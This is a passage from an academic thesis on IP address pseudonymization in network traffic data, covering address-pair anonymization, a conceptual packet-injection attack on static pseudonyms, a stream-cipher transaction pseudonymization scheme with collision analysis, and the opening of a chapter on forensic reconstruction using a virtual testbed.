


Figure 4.3: Example use of Hardened Pseudonymization II [A20].

injections will be noticed. This can be mitigated by executing a distributed injection attack. Of course, there is then the problem of collecting sufficient logs to carry out the subsequent analysis.

Second, even though a search tree has been constructed, only $2p$ out of $2n$ bits are tractably deducible. The rest have been encrypted with a strong block cipher, and should not be deducible using the type of analysis presented here.

4.4.3 Strengthening the Anonymization of Two-way Sessions Using Hash Functions

One method of IP address anonymization is hashing of IP addresses, which can be done for a large set of distributed measurement sites without any coordination between the sites. The method is essentially to apply a cryptographically strong hash or encryption function f to a (possibly padded) n-bit IP address, and retain the last w bit of the hash or encryption result. Usually $w = n$ to exploit available address fields to their fullest. The result is a unique identifier that can be computed

by any node. A limiting factor with respect to the security of such an anonymization is the number of bits n in an address, as discussed in Section 4.3.1.

The proposed strengthening is presented in Algorithm 4.6, and it is illustrated in Figure 4.4. It is based on the assumption that the most interesting measurements are carried out on traffic between two fixed parties A and B. Thus identifying individual nodes is not imperative per sé. Rather the identification of *pairs* of addresses is imperative. It is therefore possible to apply a hash or encryption function f to the concatenation of source and destination address. Denote by a the address of A, and by b the address of B. Since f operates on ab (the concatenation of a and b's addresses), $2n$ bits of f's output must be retained. Obviously, hashes that are $2n$ bits in length are cryptographically stronger than hashes that are n bits in length.




Figure 4.4: Illustration of block anonymization shows how it provides bidirectional traffic with a unique hashed identifier, which is equal for both directions.

Note that the use of a key or initialization vector or both is implicit in Algorithm 4.6. Also since a' and b' do not change if the packet's direction between A and B changes, s is needed to keep track of the packet direction. If $s = 0$, then a' contains the source's half of the hash and b' the destination's half of the hash. If $s = 1$, then a' contains the destination's half of the hash, and b' the source's half. The result of the anonymization is that all packets sent between two specific addresses a and b have identical source and destination fields irrespective of packet

Algorithm 4.6 Block Anonymization

IN: (n, a, b, f) {address length in bits n, source address a, destination address b, cryptographically strong hash function f generating output at least $2n$ bits long, or keyed encryption function f with block length $2n$}

OUT: two n-bit blocks a' and b' replacing the plaintext addresses a and b, respectively. One bit s indicating whether a lexicographically precedes b or not.

if a lexicographically precedes b **then**
  return last $2n$ bits of $f(ab)$ split into two n-bit bitstrings, along with $s = 0$
else
  return last $2n$ bits of $f(ba)$ split into two n-bit bitstrings, along with $s = 1$
end if

direction. Packet direction is determined using s. If f is a block cipher encrypting $2n$ bit blocks, complete recovery of the original addresses is both possible and efficient, given the correct key.

The single bit of plaintext search space lost through lexicographical ordering is trifling compared to the other problems of these anonymization systems. The net effect is to increase the effective plaintext search space by a factor of 2^{n-1}, and presumably the time complexity of cryptographic attacks (such as the birthday attack) is increased by a factor of approximately $2^{(n-1)/2}$.

4.4.4 Attacking Strengthened Pseudonymization

The strengthened algorithms above pseudonymize *pairs* of IP addresses instead of pseudonymizing the addresses individually. Because the addresses in each pair are sorted prior to pseudonymization, and an extra order bit is stored, it is easy to identify packets belonging to the same session, as well as the direction of the packet. The attack presented in this section is enabled by relaxing Assumption 4.6 to Assumption 4.7.

Assumption 4.7. *The adversary wants to pick out all pseudonymized packets containing the IP address pairs (c, d) in their headers such that either $c = a$ and $d \in B$ or $c \in B$ and $d = a$, where a is a fixed IP address and B is a fixed set of IP addresses.*

Based on Assumption 4.7, we have a "set of interest" with $|B|$ pairs of addresses.

Assign unique positive integer weights to all address pairs, and inject this number of packets into the network. Doing this so as to minimize the number of injected packets required, takes at least $\sum_{j=1}^{|B|} j = |B|(|B|+1)/2$ packets, which is order $\mathcal{O}(n^2)$. For each pseudonymized pair, record the number of times it shows up in the traffic data. Then compare with the plaintext pairs to match them. This can be done in $\mathcal{O}(|B| \log |B|)$ time by sorting both lists of pairs by their frequencies of occurrence in the traffic data.

4.5 Transaction Pseudonymity

This chapter presents a scheme for non-expanding transaction pseudonymization[3] of IP addresses in traffic data collected from distributed passive network monitoring sensors on high-capacity network links. The scheme presented in this section is transaction specific, providing protection against injection attacks, while supporting efficient matching of pseudonyms for an authorized user through the use of partial disclosure of address information. The scheme is non-expanding and requires no more storage space than the original plaintext address. It is intended to provide a flexible solution for pseudonymization in high-capacity networks, supporting different applications and user groups with various requirements and trust levels.

This section is based on [A21], which suggested the use of non-static pseudonyms for IP addresses as a possible countermeasure against packet injection and frequency analysis attacks. Such a solution should ideally satisfy the following criteria:

- Each pseudonymization of the original data should be a transaction pseudonym, so that there is no recognizable relationship between different pseudonyms of the same original data;

- the data should be efficiently searchable for an authorized user with the appropriate credentials; and

[3]This term is employed in the sense of "one-time pseudonyms" as mentioned in [A94].

- only the the minimum information about the plaintext data required by an authorized application should be revealed.

If these criteria can be met by a pseudonymization scheme, it should provide both resistance against traffic analysis, as well as support for authorized analysis applications. This concept of pseudonymization is similar to multi-show anonymity. The multi-show capability [A25] bases itself on proving the existence of a constant credential, and that the credential satisfies certain criteria. In our case, we generate a number of different unique pseudonyms for the original value in order to prevent injection attacks and the most obvious cryptographic attacks.

An example where partial disclosure of information might be needed, but plaintext data is not needed, is in performance measurements for the network backbone. In such a case, only some topology information is required, and this does not require the use of plaintext IP addresses. One important operation is matching packets in order to carry out performance measurements in the network. Also, the ability to efficiently match addresses is necessary for analysis where request/response packets are paired. Thus a primary criterion when deciding the usefulness of any transaction pseudonymization is how efficiently address matching can be done without compromising the pseudonyms. Alternately, the question is to what degree one must reveal information in order to allow efficient matching.

Consider the following two variations of non-static pseudonymization schemes for IP traffic data:

- *transaction specific:* each occurrence of a datum has a unique pseudonym; and

- *session specific:* each occurrences of a datum has a pseudonym unique to a session.

This chapter concentrates on the transaction specific pseudonymization, but the present approach can be adopted to support session specific pseudonymization.

There are, however, some fundamental problems associated with doing session specific pseudonymization that would have to be considered. Sessions have no general upper bound on the number of packets required for them to run to completion. Also, depending on the type of session in question, and the design quality, the semantics of whether or not a session is active or terminated at any given point in time can be ambiguous.

The basic property we want to achieve is unlinkability between different pseudonyms, even if they are instances of the same IP address. The schemes discussed are generally applicable to the anonymization of both individual IP addresses, pairs of IP addresses, as well as other types of data. The cryptographic approaches are generally reversible, but they can be made irreversible through the use of one-way functions[4].

4.5.1 Stream Cipher-based Pseudonymization

This section shows how stream ciphers can be employed to construct a non-expanding transaction specific pseudonymization scheme. The term non-expanding refers to the fact that it does not increase storage complexity, and in turn storage costs. The essence of the scheme is to partition each IP address into l bitstring segments of length $w_1, w_2 \ldots, w_l$, respectively. The pseudonymization proceeds by running a stream cipher for each of the l segments. The stream cipher for each segment j runs in counter mode [A79], operates on the segments of length w_j, and increments the "counter" for each crypto block. This counter is referred to as the initialization vector (IV).

First, the stream cipher mode used in this section is described. Based on this, a *bitwise pseudonymization scheme* is presented. It is a specific instance of a more general *segmented pseudonymization scheme* working on segments (i.e., bitstrings). The construction of the more general scheme is demonstrated through the use of the bitwise scheme.

[4]See definition 9.9, page 327 in [A79].

4.5.2 Stream Ciphers

Stream ciphers (see [A79, A106]) are algorithms that encrypt plaintext a number of bits at a time. For the purpose of this chapter, we are using all bits from the output, 1 bit at a time. A stream cipher can be either synchronous or self-synchronous, depending on whether the key stream is independent of the message stream or not. In a synchronous stream cipher, the key stream is independent of the message stream, so that the encrypting and decrypting parties have to be synchronized with respect to the key stream generation.

A *counter mode* stream cipher is a type of synchronous stream cipher that uses a simple next-state function (usually a counter) and a nonlinear output transformation dependent on a key to produce its output (see [A41]). An advantage of this mode is that it provides random access to plaintext data. However, self-synchronization with the ciphertext stream is not possible; it is not possible to start the decryption based on the availability of a sufficient amount of ciphertext. Random access to data is only possible given the right initialization vectors and decryption keys. Another advantage with synchronized block ciphers is that there is no inherent error propagation. Accordingly, error correction is not considered in this section, although it may be required for some applications.

4.5.3 Bitwise Non-expanding Pseudonymization

This section discusses a method for individual bitwise pseudonymization of IP addresses. A generalization of this scheme is outlined in Section 4.5.4. Each bit in a block of data is encrypted with an individual key stream applied to that specific bit position in every concurrent block of data. The collected traffic data can be considered an ordered list of rows. Each row contains the data collected from one packet. Before applying the pseudonymization itself, this list is split into a series of sublists in order to facilitate the key management scheme presented in Section 4.5.5.

In the bitwise scheme, applied to a sublist, each IP address of n bits, $a_1 a_2 \cdots a_n$, is to be pseudonymized. Figure 4.5 shows how this scheme works on individual




Figure 4.5: Example of bitwise pseudonymization using a counter mode stream cipher

bits in the IP addresses. There are n individual stream ciphers in counter mode, $S_1, S_2, \ldots, S_n$, individually keyed with keys $K_1, K_2, \ldots, K_n$, using the same initialization vector IV and supplying a stream of b bits per round. This bitstream is used to encrypt one bit column in b consecutive IP addresses. In other words, for every bit from stream S_j, one bit from the IP address a_j is pseudonymized into p_j. IV is incremented synchronously for all streams after b IP addresses have been pseudonymized. In this way, individual bit columns in the pseudonymized IP addresses can be revealed to users in a non-expanding manner.

When the rows of encrypted data are written to log files, there will be no information linking two log entries with the same plaintext. The scheme also facilitates partial release of individual bits. For example, the first 24 bits in an IP address can be released to allow a view of class C subnet activity without revealing information about the 256 individual addresses within that subnet. This also hides information about the traffic distribution between individual hosts within the subnet.




Figure 4.6: General non-expanding stream pseudonymization

4.5.4 General Non-expanding Pseudonymization

This bitwise model can be extended to a more general scheme introducing l segments of bitstrings, $w_1, w_2, \ldots, w_l$, covering all n bits of the IP address, $\Sigma_{i=1}^{l} w_i = n$, as shown in Figure 4.6. The reason for grouping the bit columns is that users most often do not need access to individual bits, and protection at this level may not be required.

For each segment j we have a stream cipher, S'_j, that in essence consists of w_j bitwise stream ciphers as in Section 4.5.3. However, these stream ciphers are individually keyed from a strong pseudorandom sequence based on one key, K_j.

The bitwise stream ciphers from Section 4.5.3 are used even in the general scheme, as it is easier to implement, while preserving the flexibility of grouping the bits as needed. We still have the same number of encryptions due to the constant amount of data to be encrypted, and we observe that this must be the minimal number of encryptions needed in order to have partial release of the individual groups.




Figure 4.7: Segments, sublists, IVs and key usage

4.5.5 Key Scheme

The captured traffic data can be viewed as a long list of rows, each row containing packet header data for one packet. This list is split into a series of sublists as shown in Figure 4.7. Each IP address is split into a series of segments. The key scheme has been designed with the following criteria in mind:

1. key generation must be easy, given some master key, so that it is not necessary to store and administer large numbers of keys;

2. access to individual address pseudonyms should be as close to random access as possible; and

3. release of key material to enable disclosure should result in an access capability which is limited in both time and space.

To enforce limited access in time and space, each sublist is assigned a unique initialization vector, and each segment in the IP addresses is assigned a unique

key. Random access to specific segments of individual addresses is then possible by knowing: the segment key, the initialization vector of the block, the function g (which is fixed for a list and public), and the row number of the packet data in question. The three ciphers are described below.

Column Cipher One cipher encrypts each column of bits in the IP addresses as a bit stream, and it is referred to as the *column cipher*. This cipher is thus used for the pseudonymization itself, which is done sublist by sublist. The column cipher operates in counter mode, and encrypts segments. The key for this cipher is determined by which segment (i.e., the i^{th} segment) out of the l possible segments is being encrypted. For reasons of efficiency, however, w_i stream ciphers are used in parallel for segment i. In order to avoid use of the same key for all w_i stream ciphers, the key for the stream cipher encrypting the h^{th} bit in segment i uses key $K_i + h - 1$.

Sublist IV Generator One cipher is used to generate the initialization vectors for each sublist, and it is referred to as the *sublist IV generator*. The initialization vector for the cipher is determined by the initialization vector for the sublist in which it is currently operating, and the number of rows from the top. If it is j rows from the top, then the effective initialization vector is IV+$g(j)$, where $g(j)$ is some function of j such that $g(j) \leq j$. g is necessary, as a stream cipher in counter mode generally produces a number b of bits. Instead of using only one bit, we would like to use as many as possible before incrementing the initialization vector. Typically $g(j) = \lfloor j/b \rfloor$. The sublist IV generator is used to generate a key stream. This key stream is split into a series of bitstrings of equal length. The length is selected so that these bitstrings can be used as initialization vectors for the column cipher. In this way, the initialization vectors for individual sublists can be generated quickly and securely. One such initialization vector is stored for each sublist. If this should be too much, the complexity of regenerating the relevant initialization vector on demand should be surmountable.

Segment Key Generator One cipher is used to generate the keys for the column cipher, and is referred to as the *segment key generator*. The l keys for each of the l segments are fixed for the entire list. The segment key generator is used to generate keys for each bit column. Thus these keys number at most n, which is the number of bits in an IP address, and can easily be stored and managed.

4.5.6 Properties of the Scheme

In this section, the functional properties of the scheme and its applications are evaluated.

Transaction Specificity

Assume that the IVs have length v. Each IP address instance has been given a unique pseudonym, in spite of the fact that each pseudonym has a length equal to the original address. To see how this is possible, note that the decryption of a pseudonym depends on knowledge of a number of keys, and *in addition* the exact position in the list of the specific pseudonym instance. Strictly speaking, the pseudonym is thus the pair (i, p), where i is the row number, and p is the encrypted address. Since, however, i is implicitly given, it is not necessary to store, and hence the scheme is non-expanding. As a result, it is important that the pseudonymized list be stored with captured packet information in the order in which it was pseudonymized. Thus the scheme is transaction specific, but only probabilistically so.

Random Access to Pseudonyms

Access to the pseudonyms themselves is as close to random access as efficient use of the stream ciphers will allow. Rows are effectively accessed in groups of b consecutive rows at a time, and the specific group of rows can be accessed directly. The only processing required is the decryption key generation and the generation of the appropriate IVs. Both these tasks require only table lookups and a small

number of additional operations, bounded by n for the keys, and by a constant for the IV. Thus the access is very close to true random access, given that sublists are not reordered, or that their ordering is explicitly marked.

Limiting Access with Initialization Vectors and Segment Keys

With respect to limiting access, first note that each sublist has its own IV. Since each such IV is generated by a secure stream cipher, there is no exploitable statistical correlation between the sublist IVs. Thus knowledge of one IV does not allow an adversary to deduce IVs for previous or subsequent sublists. Similarly, knowledge of one segment key does not allow deduction of the other segment keys, provided they are randomly chosen. Decryption of one or more address bits requires knowledge of *both* the IV and at least one segment key. Thus, knowledge of a segment key alone does not enable decryption of bits in that same segment in other sublists.

Combination of Schemes: Anonymity and Protection

The scheme as presented so far provides access to a number of bits of address information in *plaintext* to authorized users. Partial disclosures of plaintext data may, however, be unacceptable in some situations. In such cases, the data could be pseudonymized with a static pseudonymization scheme, such as cryptographic prefix-preserving pseudonymization, *before* it is protected with transaction specific pseudonymization. In this way, trusted users are given access to parts of the prefix-preserving pseudonym. These users are obviously able to perform injection attacks, but the effect of such attacks are reduced through the practice of partial disclosure. This would provide partial disclosure of data in a flexible manner, while still protecting private data. Disclosure is performed in two steps:

1. disclosure of encryption keys and relevant IVs for the transaction specific pseudonymization function discloses partial information about the static pseudonym; and

2. disclosure of encryption keys for the cryptographic prefix-preserving discloses information about the plaintext address.

This combination scheme provides full support for *pseudonymity revocation.*

4.5.7 Security Aspects of the Scheme

This section analyzes the security of the transaction specific pseudonymization scheme, concentrating on the collision properties of the components. It is demonstrated that the criteria stated above can be systematically determined and met. The security of the scheme presented depends on the security of the ciphers used to:

1. generate the individual column keys (segment key generator);
2. encrypt the segments themselves (column cipher); and
3. generate the initialization vectors for the sublists (sublist IV generator).

Assumption 4.2 implies that any two bits the stream ciphers generate are statistically independent, and that it is not possible to infer any simple functional relation between any two bits in the stream without knowledge of both the key and the IV. Note that the sublist IV and segment key generators should be ciphers with key length no less than that employed for the column cipher.

Security of the Segment Key Generator

Since IP addresses are split into l segments, the segment key generator generates a set $\kappa = \{K_1, \ldots, K_l\}$ of L-bit keys. One or more of these keys may be released to a party that has been granted access to the corresponding IP address segments in one or more sublists. There are $\prod_{i=1}^{l} 2^L = 2^{lL}$ possible ways of selecting κ.

A possible weakness arises if a key is selected more than once. $w_i - 1$ additional keys are generated from K_i as a series of successive increments from K_i. Thus the effective set of keys is $K_1, \ldots, K_1 + w_1 - 1, \ldots, K_l, \ldots, K_l + w_l - 1$. There are

$2^L - \sum_{j=1}^{i} (w_j + w_{i+1} - 1)$ ways of selecting key number $i+1$ so that no key is used twice. Thus the probability of no collision is:

$$p_0 = \prod_{i=1}^{l} \frac{2^L - \sum_{j=1}^{i-1} (w_j + w_i - 1)}{2^L}. \tag{4.3}$$

Column Cipher Security

Ignore key generation aspects and assume that the key for the individual column is genuinely random and unknown to attackers. Given such keys, the cipher and its use within this scheme is semantically secure by assumption.

Security of the Sublist IV Generator

It is conceivable that an IV collision can occur. Let initialization vectors be generated at random for each sublist. If sublists have length s, and two sublists have initialization vectors I_i and I_j, $i \neq j$, such that $|I_i - I_j| < s/b$, there is a possibility that the same address has been encrypted with the same effective IV twice.

The column cipher produces b bits per round of encryption. Assume that s is a multiple of b. When m sublists of length s have associated IVs generated for them, the number of possible effective IVs is ms/b in all. This is selected from in all 2^L IVs, where L is the key length of the sublist IV generator. There are $\prod_{i=1}^{m} 2^L$ possible IVs. Assume that $i-1$ IVs have been selected so that their respective sublists have no overlap of effective IVs. Selecting the i^{th} IV with no resulting overlap can be done in $2^L - i\left(\frac{2s}{b} - 1\right)$ ways. Thus the probability of selecting IVs without IV collisions is:

$$\begin{aligned} p_0 &= \prod_{i=0}^{m-1} \frac{\left(2^L - \left(\frac{2s}{b} - 1\right) i\right)}{2^L} \\ &= \prod_{i=0}^{m-1} \left(1 - 2^{-L} \left(\frac{2s}{b} - 1\right) i\right). \end{aligned} \tag{4.4}$$

Ignoring products with factors of the form 2^{-Li}, where $i > 1$, one conservative approximation is:

$$\begin{aligned} p_0 &\approx 1 - 2^{-L} \sum_{i=0}^{m-1} \left(\frac{2s}{b} - 1 \right) i \\ &= 1 - 2^{-L} \left(\frac{2s}{b} - 1 \right) \frac{m}{2}(m-1). \end{aligned} \tag{4.5}$$

Thus the approximate probability of at least one collision occurring is

$$p_c = 1 - p_0 \approx \frac{2^{-L-1}}{b} \left(2m^2 s - 2ms - m^2 b + mb \right). \tag{4.6}$$

Fix p_c at a desired level, then:

$$\begin{aligned} L \approx &- \log_2 b - \log_2 p_c + \log_2 m \\ &+ \log_2 (2ms - 2s - mb + b) - 1. \end{aligned} \tag{4.7}$$

4.6 Discussion

This chapter has demonstrated that static pseudonymization schemes can be effectively circumvented through injection attacks and frequency analysis. The attacks that have been presented requires $\mathcal{O}(n^2)$ packets and thus $\mathcal{O}(n^2)$ time. If a synchronized or header tagging attack can be successfully launched, the complexity can be reduced to $\mathcal{O}(n)$. In all cases, the most time consuming step is not the attack itself, but the acquisition and scanning of the traffic data to find the data from the injected packets.

Three methods for strengthening existing pseudonymity schemes through pseudonymizing address pairs rather than individual addresses have been proposed. These improvements increase the difficulty of launching attacks, but the presented attacks are still applicable. An attack against the strengthened methods, based on an attack on address pairs of interest, is shown. This type of attacks apply to

all types of IP address pseudonymization, as long as the pseudonyms are static. The attack is not limited to prefix-preserving pseudonymization. This chapter also described a method for transaction pseudonyms, providing unique, unlinkable pseudonyms for each transaction. This method provides protection against the attacks described in this chapter, and authorized users can access the minimum amount of data for specific analysis applications. The scheme is non-expanding, in that it does not increase the storage requirements for monitoring data.

Other countermeasures that can be considered are detection and prevention of packet injection and mandatory sampling. Detection and prevention of packet injection can for instance be done through the detection and removal of malformed packets. This would, however, impact measurements, such as e.g., measurements designed to capture network errors. Also, a resourceful adversary would most likely be able to circumvent such a protection system. Mandatory sampling at the monitoring sensors will increase the cost of performing a successful injection attack This forces the adversary to inject redundant packets to ensure capture of the relevant packets in the traces. It also increases the probability that the injected packets will not have correct relative weighting in the traffic data. In other words it does not prevent the attack, but it increases its cost, and also the probability of detecting it.

Chapter 5

Digital Forensic Reconstructions

Betre byrdi
du ber 'kje i bakken
enn mannavit mykje.
D'er betre enn gull
i framand gard;
vit er vesalmanns trøyst.

Håvamål [B178]

This chapter presents ViSe, a virtual security testbed, and demonstrates how it can be used to efficiently study computer attacks and suspect tools as part of a computer crime reconstruction. Based on a hypothesis of the security incident in question, ViSe is configured with the appropriate operating systems, services, and exploits. Attacks are formulated as event chains and replayed on the testbed. The effects of each event are analyzed in order to support or refute the hypothesis. The purpose of the approach is to facilitate reconstruction experiments in digital forensics. Two examples are given to demonstrate the approach; one overview example based on the Trojan defense and one detailed example of a multi-step attack. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and can be a great asset in court.

This chapter is based on [A7, A8]. ViSe was originally developed by Mike Richmond and extended by Paul Haas at UCSB. The work in this chapter has been done in close cooperation with Paul Haas, Professor Giovanni Vigna, and Professor Richard A. Kemmerer. The author of this thesis developed the main concepts and the methodology and proposed employing ViSe in digital forensic reconstructions. Paul Haas executed the multistep attack, and the author of this thesis performed the forensic analysis in cooperation with Paul Haas.

This chapter is organized as follows. Section 5.1 presents background information about the forensic methodology of crime scene reconstruction and various types of testbeds, as well as some related work. Section 5.2 presents the terminology and methodology used in this chapter. Section 5.3 provides a detailed description of the security testbed ViSe, as well as a discussion of the use of virtualization in security and forensic testing. Sections 5.4 and 5.5 provide examples of the approach based on the Trojan defense and a multi-step attack, demonstrating how ViSe can be applied to digital forensic reconstruction testing. The chapter is concluded with a discussion of the approach in Section 5.6.

5.1 Background

Digital forensics is gaining importance with the increase of cybercrime and fraud on the Internet. Tools and methodologies for digital forensics with the soundness necessary for presentation in court are in high demand. This chapter describes the use of the Virtual Security Testbed (ViSe) [A101] as a tool in digital forensic reconstruction. A testbed and a methodology for testing computer attack tools are presented, as a digital analogy to testing evidence dynamics in physical forensics. The basic idea is to provide an infrastructure where specific attacks can be studied in a way similar to testing the ballistics of a firearm in order to establish its properties. The goal of this approach is to be able to perform testing in a forensically sound manner such that the test results may be presented in court, supporting or refuting a hypothesis regarding a particular sequence of events.

The traditional focus in digital forensics has been on identification, acquisition, and analysis of digital evidence, using toolkits such as EnCase [B156], ILook [B174], and Sleuthkit [B149]. These toolkits support operations like the recovery of deleted files, string searches, and searches for known files. Recently, there has been an increasing interest in more sophisticated methodologies for digital forensic analysis, including crime scene reconstructions and studies of evidence dynamics. This chapter presents a method for experimental testing in digital forensic reconstructions.

Central to the discussion is the trade-off between the desired detail of the reconstruction and the difficulty of performing the reconstruction experiments. The approach taken in this chapter is to study the most significant aspects of a digital crime or a suspect tool using minimal resources in terms of time and equipment. Other approaches, such as physical testbeds or simulations, may be more useful in some cases, as discussed in Section 5.6.

This section presents the forensic methodology of crime scene reconstructions, a discussion of different types of testbeds, as well as an overview of related work.

5.1.1 Crime Scene Reconstruction

Crime scene reconstruction (or crime reconstruction)[1] is a fairly new development in forensic science, as discussed in [A32, A86]. The purpose of the method is to determine the most probable hypothesis or sequence of events by applying the scientific method to interpret the events that surround the commission of a crime [A86]. The basic approach is to state the problem, form a hypothesis, collect data, test the hypotheses, follow up on the most promising hypothesis, and finally draw conclusions supported by admissible evidence. The analysis may involve the use of logical reasoning [A86] and statistical analysis [A3, A27], as well as domain knowledge about psychology, criminology, natural sciences, etc. The conclusions of a crime scene reconstruction are usually given with a level of certainty associated with the different hypotheses, indicating the level of evidentiary value.

[1]Note that a *crime reenactment* is unrelated to a crime scene reconstruction.

Carrier and Spafford have proposed an "event-based digital forensic investigation framework" [A29] and a method for "event reconstruction of digital crime scenes" [A28]. They propose a five step process:

1. *Evidence examination:* a full examination of the evidence aimed at identifying and characterizing evidence relevant to an incident.

2. *Role classification:* examine the role of the evidence as a cause or effect of one event.

3. *Event construction and testing:* identification of events based on the available evidence and testing of whether the events are possible.

4. *Event sequencing:* the linking of multiple events into event chains.

5. *Hypothesis testing:* the hypotheses about the incident are tested.

This chapter discusses a way to test events in a forensically sound manner using an isolated virtual environment (ViSe). A hypothesis is made based on available digital evidence and then tested in the ViSe virtual testbed. The hypothesized attack is replayed, and an analysis of all available data (storage media and volatile memory of all involved hosts, as well as network traffic) may support or refute the hypothesis. In this way, we see how replaying events in a virtual environment can help identify the causes, effects, and internal workings of simple or multi-step attacks. Using Carrier and Spafford's model, this approach may be seen as part of the event construction and testing, but it is primarily directed at performing experiments related to the event sequencing. This is referred to as a *reconstruction experiment*.

5.1.2 On Testbeds

Testbeds for performing reconstruction experiments can be classified as either physical testbeds, virtual testbeds, or simulated testbed. With physical testbeds, one

tries to create a testbed that is as close to identical as possible to the crime scene in terms of hardware and software configurations. This is obviously an expensive and resource-demanding approach, but it may be necessary for some reconstructions.

A virtual testbed uses virtualization software to emulate the digital crime scene. The entire crime scene, including hosts and networks, can be emulated on a single host. This approach has significant advantages over a physical testbed in terms of resource use and efficiency, but there are some experiments that cannot reliably be reproduced on virtual testbeds.

If the reconstruction is complex and involves a high number of hosts and events, a useful approach can be to model and simulate the events. This approach can be useful when investigating e.g., worm attacks and DDoS attacks. The advantage of this method is that it can focus on the most relevant mechanisms of an attack. However, this method cannot approach the level of detail provided by physical and virtual testbeds.

5.1.3 Related Work

Formal frameworks for the reconstruction of digital crime scenes are discussed by Stephenson [A119] and Gladyshev and Patel [A54]. Stephenson uses a Petri Net approach to model worm attacks in order to identify the root cause of an attack. Gladyshev and Patel present a state machine approach to model digital events. Their approach uses a generic event reconstruction algorithm and a formal methodology for reconstructing events in digital systems. In contrast, the approach proposed in this chapter sets up a virtual digital crime scene in order to replay the digital events in a realistic fashion. Therefore, this approach is complimentary to those of Stephenson, Gladyshev, and Patel.

A significant challenge in digital forensics is to achieve automated evidence analysis and automated event reconstruction. Stallard and Levitt [A115, A114] have proposed an expert system using a decision tree to search for violations of known

